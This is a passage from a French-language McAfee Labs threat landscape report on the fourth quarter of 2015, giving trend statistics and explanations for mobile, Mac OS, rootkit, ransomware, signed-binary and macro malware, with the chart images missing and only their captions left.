


Source : McAfee Labs, 2016

Partager ce rapport


Ce trimestre, nous avons enregistré une augmentation de 72 % du nombre d'échantillons de nouveaux logiciels malveillants sur mobiles. Nous pensons que l'annonce par Google en août 2015 de son intention de distribuer des mises à jour mensuelles de son système d'exploitation mobile Android a influencé les auteurs de logiciels malveillants. Ceux-ci ont accéléré la fréquence de développement des nouveaux logiciels malveillants en réponse au renforcement de la sécurité qu'apporte chaque distribution mensuelle du système d'exploitation. La détection des nouveaux logiciels malveillants sur mobiles se reflète dans nos statistiques du 4e trimestre.

Nouveaux logiciels malveillants sur mobiles



Source : McAfee Labs, 2016


Nombre total de logiciels malveillants sur mobiles



Source : McAfee Labs, 2016


Partager ce rapport

Taux d'infection par des logiciels malveillants sur mobiles par région — 4e trimestre 2015
(pourcentage de clients mobiles signalant une détection)



Source : McAfee Labs, 2016


Taux d'infection par des logiciels malveillants sur mobiles au niveau mondial
(pourcentage de clients mobiles signalant une détection)



Source : McAfee Labs, 2016


Le nombre de nouveaux échantillons de logiciels malveillants pour Mac OS est assez faible et n'est essentiellement dû qu'à quelques familles de malwares.

Nouveaux logiciels malveillants pour Mac OS



Source : McAfee Labs, 2016

Nombre total de logiciels malveillants pour Mac OS




Source : McAfee Labs, 2016


Partager ce rapport

Le nombre d'échantillons de nouveaux rootkits a chuté brutalement au 4e trimestre, confirmant ainsi la tendance à la baisse de ce type d'attaque. Nous pensons que cette évolution, amorcée au 3e trimestre 2011, est due à l'adoption soutenue de processeurs Intel 64 bits associés à des versions 64 bits de Microsoft Windows. Ces technologies incluent des fonctionnalités telles qu'un composant de protection contre les correctifs du noyau et des fonctionnalités d'amorçage sécurisé, qui protègent les systèmes contre les logiciels malveillants de type rootkit.

Dans la mesure où nous ne prévoyons pas de recrudescence des rootkits dans les prochains mois, il s'agit ici du dernier trimestre où nous publions les données relatives aux échantillons de rootkits. Il va sans dire que McAfee Labs continuera de surveiller ce type particulier de logiciels malveillants et que nous recommencerons à publier nos observations en cas de retour en force.



Source : McAfee Labs, 2016




Source : McAfee Labs, 2016

Partager ce rapport


Nous avons enregistré une augmentation de 26 % des échantillons de nouveaux logiciels de demande de rançon (ransomware) au 4e trimestre 2015. La raison ? Les ransomwares à code source libre (par exemple Hidden Tear et EDA2) et proposés sous forme de service (Ransom32, Encryptor) simplifient considérablement la création d'attaques. Les campagnes TeslaCrypt et CryptoWall 3 se poursuivent également. Comme nous l'avions expliqué dans le *Rapport de McAfee Labs sur le paysage des menaces — Mai 2015*, les campagnes de ransomware sont extrêmement lucratives et présentent peu de risques d'arrestation ; c'est pourquoi elles sont devenues très populaires.

Nouveaux logiciels de demande de rançon (ransomware)



Source : McAfee Labs, 2016


Nombre total de logiciels de demande de rançon (ransomware)



Source : McAfee Labs, 2016


Le nombre de nouveaux fichiers binaires malveillants signés a baissé chaque trimestre au cours de l'année écoulée, atteignant au 4e trimestre 2015 son niveau le plus bas depuis le 2e trimestre 2013. McAfee Labs émet l'hypothèse qu'à mesure que les entreprises adoptent des fonctions de hachage plus robustes, les anciens certificats très présents sur les marchés clandestins du Web expirent ou sont révoqués. En outre, les technologies telles que Microsoft SmartScreen (un composant de Microsoft Internet Explorer aujourd'hui utilisé dans d'autres éléments de Windows) représentent des tests d'approbation supplémentaires susceptibles de réduire l'intérêt de la signature de fichiers binaires malveillants pour les auteurs de malware.

Nouveaux fichiers binaires malveillants signés



Source : McAfee Labs, 2016


Nombre total de fichiers binaires malveillants signés



Source : McAfee Labs, 2016


Partager ce rapport

Nouveaux logiciels malveillants de macro




Source : McAfee Labs, 2016

Nombre total de logiciels malveillants de macro




Source : McAfee Labs, 2016


Menaces web




Source : McAfee Labs, 2016



Source : McAfee Labs, 2016



